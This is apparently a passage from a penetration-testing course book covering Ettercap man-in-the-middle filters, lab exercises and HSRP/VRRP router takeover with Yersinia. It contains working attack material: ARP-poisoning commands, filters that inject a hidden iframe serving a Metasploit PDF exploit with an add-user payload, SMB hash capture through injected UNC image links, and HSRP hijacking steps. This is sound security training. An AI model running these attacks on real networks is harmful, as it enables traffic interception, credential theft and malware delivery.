
Next, a second filter is also specified in this script, this time searching for similar TCP traffic, this time originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "img src=" with "img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\"", effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double-quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

To compile this filter for use with Ettercap, use the etterfilter utility, as shown below (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef
```

```
etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Parsing source file 'whfs.filter' done.  
Unfolding the meta-tree done.  
Converting labels to real offsets done.  
Writing output to 'whfs.ef' done.  
-> Script encoded into 16 instructions.
```



Ettercap Filter Manipulation

The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends a HTTP request to www.google.com; with the attacker being MITM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the Accept-Encoding content with Accept-Rubbish! before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the 2nd filter condition, replacing all "<img src" references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

In this example, we've modified the default image delivered by Google. Next, we'll leverage this same technique to exploit client systems.

Browser Caching

- Browsers will use cached content to prevent download of duplicate files
- Browser sends If-Modified-Since header for each GET request
 - Server responds with HTTP/304 "Not Modified" if the content is not new
 - Prevents us from injecting our replacement content
- Solution: Modify our Etterfilter to remove outbound "If-Modified-Since" headers

```
if (ip.proto == TCP && tcp.dst == 80) {  
  if (search(DATA.data, "If-Modified-Since")) {  
    replace("If-Modified-Since", "If-PACified-Since");  
    msg("zapped If-Modified-Since\n");  
  }  
}
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Browser Caching

A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting a HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns HTTP/304 "Not Modified", otherwise the server delivers the requested file.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem we can add to our Etterfilter content, replacing the "If-Modified-Since" string with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. By adding this to the Etterfilter, the victim's web browser gets slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our Etterfilter scripts.

PDF Exploit Delivery

- Ettercap filters allow us to easily deliver malicious files to the target

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/adduser
msf exploit(adobe_cooltype_sing) > set USER msf
msf exploit(adobe_cooltype_sing) > set PASS moo
msf exploit(adobe_cooltype_sing) > set OUTPUTPATH /var/www
msf exploit(adobe_cooltype_sing) > set FILENAME weloveadobe.pdf
msf exploit(adobe_cooltype_sing) > exploit
```

```
# cat weloveadobe.filter
if (ip.proto == TCP && tcp.src == 80) {
  # iframe will be invisible or nearly so in most browsers
  replace("<head>", "<head><iframe
src=\"http://www.willhackforsushi.com/weloveadobe.pdf\" width=\"0%\"
height=\"0%\" align=\"right\"></iframe>");
}
# etterfilter weloveadobe.filter -o weloveadobe.ef
# ettercap -Tq -M arp:remote -F weloveadobe.ef // //
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

PDF Exploit Delivery

Ettercap filters allow us to modify any content before delivering it to the victim, opening up a wide variety of exploitation techniques. For example, consider one of the many PDF file exploits available in Metasploit such as the `adobe_cooltype_sing` exploit shown in this slide. To deliver this malicious PDF to a victim, we can create a simple Ettercap filter with the following content:

```
if (ip.proto == TCP && tcp.src == 80) {
  # iframe will be invisible or nearly so in most browsers
  replace("<head>", "<head><iframe
src=\"http://www.willhackforsushi.com/weloveadobe.pdf\"
width=\"0%\" height=\"0%\" align=\"right\"></iframe>");
}
```

Since the `<head>` tag will be present in almost all web pages, we use this as our search-and-replace target. We retain the presence of the `<head>` tag, but add a zero-width and height iframe, referencing the malicious PDF file. If Adobe Reader is installed on the victim, it will automatically launch and open the malicious PDF, invisible or nearly invisible to the end-user (depending on the browser).

SMB Capture

- Credential compromise with SMB server impersonation, credential

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set PWFILe /tmp/cred-cainformat.pwl
msf auxiliary(smb) > exploit
[*] Server started.
msf auxiliary(smb) > set SRVPORT 445
msf auxiliary(smb) > exploit
[*] Server started.

if (ip.proto == TCP && tcp.src == 80) {
    replace("<head>",
           "<head> <img src='\\\\\\\\10.10.10.10\\share\\pixel.gif\\>");
}

# ettercap -TqP smb_down -M arp:remote -F smbcapture.ef //
/10.10.10.10/

[*] Received 10.10.10.125:1891 DOMAIN\USER
LMHASH:7c83b9be93e202a4be355b75e982144b59bb9f836ec26200
NTHASH:9fc0fba25cb2817441a0ca8c003a4b68da83ef9e72514b2e OS:Windows
2002 2600 Service Pack 1 LM:Windows 2002 5.1
```

SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First we start Metasploit on the attacker's system, loading the SMB capture module on port 139 (default) and again on port 445, logging any authentication attempts to a Windows Password List file (pwl). PWL cracking is a supported feature on many tools, including Cain & Abel and John the Ripper.

With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic through the attacker at 10.10.10.10 and leveraging the Ettercap smb_down plugin, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.

Other Filter Verbs

search(what, where): Search the "where" for "what"; "where" can be DATA.data (TCP or UDP payload) or DECODED.data (decrypted packet, if available). Search for binary strings by quoting with "\x" (e.g. "\x4a\x57").

regex(what, where): Replacement for search() where search criteria is a regular expression.

replace(what, with): Replace content in "what" using the parameter in "with" using DATA.data or DECODED.data.

drop(): Drop the current packet.

inject(filename): Inject the contents of the named file as a valid TCP or UDP payload; commonly follows "drop()".

kill(): Terminate the connection with a TCP RST or ICMP Port Unreachable message.

exec(command): Execute the filesystem command specified.

exit(): Stops the filter execution for the current packet.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Other Filter Verbs

The Ettercap filter language is simple, but it provides sufficient flexibility to implement a number of attacks. Other Ettercap filter verbs that are useful when developing filters are shown on this slide.

Leveraging Ettercap Filters

- Using a MITM technique, capture data and evaluate manipulation opportunities
 - Exploit delivery with malformed files
 - Credential capture with redirection
 - Manipulating POST and GET content
- Build a filter, keeping it simple
 - Practice your filter on a local target when possible
- Limit scope with target designation by MAC or IP address
- Capture and evaluate attack to determine success

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Leveraging Ettercap Filters

With a little creativity, Ettercap filters can be extremely useful in a penetration test. After becoming MITM, start a packet capture to log all data (or launch Ettercap with the "-w [PCAPFILE]" argument.) Evaluate the captured data on the network to identify the protocols in use and identify potential attack avenues, such as the methods we looked at in the previous slides, as well as other malformed file exploits, credential capture or redirecting authentication and manipulating HTTP POST and GET requests.

When building an Ettercap filter, try to keep the filter itself simple. Always practice the use of your filter on a lab network locally before attempting to execute it against a live network. If the filter is too complex and the network is busy, Ettercap will drop packets, which will have a significant throughput impact on end-users.

Whenever possible, limit the scope of your attack by specifying target destination MAC or IP addresses. While it is simple to include all users in the Ettercap MITM attack, it may violate the terms of your scope for the assessment if other workstations are attacked (such as consultant machines, or systems specifically excluded from the scope). Also, limiting the number of clients in the attack will reduce the amount of traffic that must be handled by Ettercap, reducing the load on the attacker's CPU.

When executing an attack using Ettercap, get in the habit of adding the "-w *filename.pcap*" option, replacing *filename* with a description of your attack. This will cause Ettercap to log the libpcap traffic traversing the system, giving you an opportunity to evaluate the attack to determine if it was successful, or otherwise evaluate the impact of a failed exploit.

Exercise – Ettercap MITM (1)

- Launch Ettercap to create an ARP MITM attack against the victim
 - Capture data on switched network
- Create filter to manipulate HTTP traffic

DO NOT use Ettercap to target more than your intended victim. The two host arguments should always include the victim and target IP address.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (1)

In this exercise we'll use Ettercap to create an ARP MITM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MITM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "/").

Exercise – Ettercap MITM (2)

- Select a victim system
 - Windows guest, or native host OS
- Kali Linux as attacker system
- Follow the lab steps as victim or attacker

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (2)

For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide.

Attacker Step

Exercise – Ettercap MITM (3)

- Launch Ettercap with ARP MITM attack
 - Specify victim as first target, web server as the second target

Specify victim
IP here

IP address of
web server

```
# ettercap -TqM arp:remote /XX.XX.XX.XX/ /10.10.10.70/  
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team  
  
Listening on eth0... (Ethernet)  
  
eth0 ->          00:0C:29:5D:A9:EE          10.10.75.1          255.255.0.0
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (3) – Attacker Step

Use Ettercap to create an ARP MITM attack as shown on this slide. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The 2nd argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.

Victim Step

Exercise – Ettercap MITM (4)

- Browse to an internal site:
<http://kittenwar.sec660.org>
- Observe simple page content



Exercise - Ettercap MITM (4) -- Victim Step

As the victim, browse to the internal web site at <http://kittenwar.sec660.org> using Internet Explorer or your preferred web browser. Notice the simple page content displayed.

Attacker Step

Exercise – Ettercap MITM (5)

- Examine connection list by pressing "c" in Ettercap window
- Note the observed activity between victim and web server

```
c
Connections list:
10.10.10.69:49928 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:58274 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:57848 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:58074 - 10.10.10.70:80 T active TX: 5288
10.10.10.69:58075 - 10.10.10.70:80 T active TX: 2668
10.10.10.69:58076 - 10.10.10.70:80 T active TX: 891
10.10.10.69:58077 - 10.10.10.70:80 T active TX: 891
10.10.10.69:58078 - 10.10.10.70:80 T active TX: 881
10.10.10.69:58079 - 10.10.10.70:80 T active TX: 881
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (5) -- Attacker Step

With the victim having visited the target website, Ettercap will have recorded traffic from the victim. In the Ettercap window, press "c" to get a connection list, identifying the source and destination IP addresses and ports, as well as the protocol (U for UDP, T for TCP), status and number of bytes transmitted.

Attacker Step

Exercise – Ettercap MITM (6)

- Terminate Ettercap gracefully by pressing "q"

```
q
Closing text interface...
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (6) -- Attacker Step

Next, quit Ettercap gracefully by pressing "q".

Attacker Step

Exercise – Ettercap MITM (7)

- Create an Ettercap filter to replace all image HTML references to point to <http://10.10.10.70/pwned.jpg>
- Compile it with etterfilter
- Re-create MITM attack, adding filter

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Exercise - Ettercap MITM (7) -- Attacker Step

With some success in creating a MITM attack using Ettercap, we can move on to using it to modify network traffic using Ettercap filters. Create an Ettercap filter to replace all images from the target website with the file at <http://10.10.10.70/pwned.jpg>. Compile the filter with Ettercap and re-create the MITM attack, adding the filter.

Victim Step

Exercise – Ettercap MITM (8)

- Refresh browser to re-view content
 - May need to hold Ctrl while clicking Refresh to avoid re-using locally cached content
- The image "Matilda" may not be exploited initially; attacker needs to modify the filter to catch all images on the target site



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (8) -- Victim Step

Returning as the victim, refresh the content at the simple website you visited earlier. It may be necessary to hold down the Ctrl key when clicking Refresh to avoid using cached content (or simply empty your cached browser content).

Initially, the picture of Matilda the cat may not be exploited. The attacker must change the filter to catch all images on the target website.

Attacker Step

Exercise – Ettercap MITM (9)

- **STOP** - Answers for the Ettercap filter image attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (9)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Attacker Step

Exercise – Ettercap MITM (10)

```
# cat pwned.filter
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
    msg("zapped If-Modified-Since!\n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
  msg("pwned image injected!\n");
}
# etterfilter pwned.filter -o pwned.ef
# ettercap -TqM arp:remote -F pwned.ef /xx.xx.xx.xx/ /10.10.10.70/
```

Image reference is "IMG src=...", need to modify filter to catch this tag as well (filters are case-sensitive for matching)

Advanced Penetration Testing, Exploit Writing, and Ethical Hack

Exercise - Ettercap MITM (10) -- Attacker Step

This slide shows the initial filter used to manipulate the images on the simple target website, including the syntax for the etterfilter command and the ettercap command using the "pwned.cf" compiled filter. Change the first target designation in the ettercap command (noted above with "xx.xx.xx.xx" to reflect your victim's IP address.


This filter is only partially successful however, leaving the Matilda picture unchanged. Viewing the source of the target web-page will reveal that this picture uses the HTML img tag in uppercase "IMG src=", which is not handled by the filter.

Attacker Step

Exercise – Ettercap MITM (11)

```
# wget http://files.sec660.org/pwned.filter
# cat pwned.filter
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
    msg("zapped If-Modified-Since\n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
  replace("IMG src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
  msg("pwned image injected\n");
}
```


Quit Ettercap at the end of this exercise



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Ettercap MITM (11) – Attacker Step

This slide demonstrates the entire filter that catches all images on the simple target website. You can download this picture from the lab server using the wget command, as shown.



HSRP


The Hot Standby Router Protocol (HSRP) is a Cisco-proprietary mechanism to ensure high-availability across multiple routers. In an HSRP environment, a primary router and one or more secondary routers route traffic for downstream devices. All HSRP participating routers are configured with a common virtual IP address that is set as the gateway for client devices.

Using a single virtual MAC address of 00:00:0c:07:ac:XX, where XX is the multicast group identifier, the primary device takes on responsibility for responding to ARP requests and processing network traffic while sending regular HSRP hello messages using the multicast group 224.0.0.2 with a UDP payload on port 1985. If the secondary device fails to see a preconfigured number of the hello messages, it believes the primary router has failed and takes on the primary device role. Client devices do not know which router is handling their traffic, nor do they require any special configuration to handle a failover event.

HSRP uses the concept of priorities to set the order of priority for handling network traffic. The priority field is 8-bits in length with the highest possible priority of 255. Priorities are set by the network administrator to designate the role of each HSRP router (primary, secondary, tertiary, etc.) when the network is setup.

HSRP Authentication

- By default, HSRP uses plaintext password authentication
 - Default password "cisco"
- Multicast hello messages include credential




HSRP Authentication

By default, HSRP uses plaintext passwords for authentication, which are included in the HSRP hello messages. The default password for HSRP configurations is "cisco", unless otherwise specified by the network administrator, as shown on this slide.

Note that because the HSRP hello messages are sent to the multicast address 224.0.0.2, all nodes on the network receive these frames. It is not necessary for an attacker to mount a MITM attack to observe the presence of HSRP traffic and the HSRP authentication data.

HSRP does include support for MD5-based authentication using a shared secret across all devices using the following configuration syntax:

```
interface type number
standby [group-number] authentication md5 key-string key
```



HSRP MITM

If an attacker is able to observe the authentication string used for HSRP, he can mount a MITM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:

1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MITM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.

Yersinia HSRP Attack

```

Yersinia 0.7.1 by Slay & tonac - HSRP mode [17:49:41]
SIP      DIP      Auth    VIP      Iface  Last seen
10.10.10.2 224.0.0.2  cisco  10.10.10.254 eth0  13 Sep 17:47:41
10.10.10.1 224.0.0.2  cisco  10.10.10.254 eth0  13 Sep 17:47:41
10.10.10.2 224.0.0.2  192.168.1.1 eth0  13 Sep 17:47:41
10.10.10.2  Attack Panel
10.10.10.2  No  DoS  Description  3 Sep 17:47:40
10.10.10.2  0   0    sending raw HSRP packet  3 Sep 17:47:41
10.10.10.2  1   0    becoming ACTIVE router  3 Sep 17:47:40
10.10.10.2  2   0    becoming ACTIVE router (MITM)  3 Sep 17:47:40
10.10.10.2  3 Sep 17:47:41

Total Packets Spoofing [X]

HSRP Fields
Source MAC 0A
SIP 010.011.120.221 DIP 224.000.000.002 SPort 01985 DPort 01985
Version 00 Opcode 00 State 00 Hello 03 Hold 0A Priority FF
Group 00 Reserved 00 Auth cisco VIP 010.010.010.010
  
```

Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog box, then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MITM attack, then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router, but will not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but will forward traffic to the selected HSRP member as well, creating a MITM attack.

VRRP

- Standards-based replacement for HSRP (RFC 3768, RFC 5798/IPv6)
- Similar in operation to HSRP
 - Virtual MAC address 00:00:5e:00:01:XX
 - Multicast group 224.0.0.18
- Not UDP-based; IP protocol 112
- 8-bit priority field; greatest priority is the network master
- No authentication or integrity checks

Similar vulnerability to HSRP, not supported by Yersinia

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

VRRP

In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX where "XX" is the VRRP group. The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MITM attack. Fortunately, alternative attack tools are available.

Loki



- Python-based infrastructure attack tool focusing on layer 3 protocols
- Mirrors Yersinia capabilities in some areas
 - Exceeds Yersinia in protocol support
- GUI only, Linux, FreeBSD, Windows
 - Difficult to install, several awkward dependency requirements
 - Limitations in Windows with raw packet TX

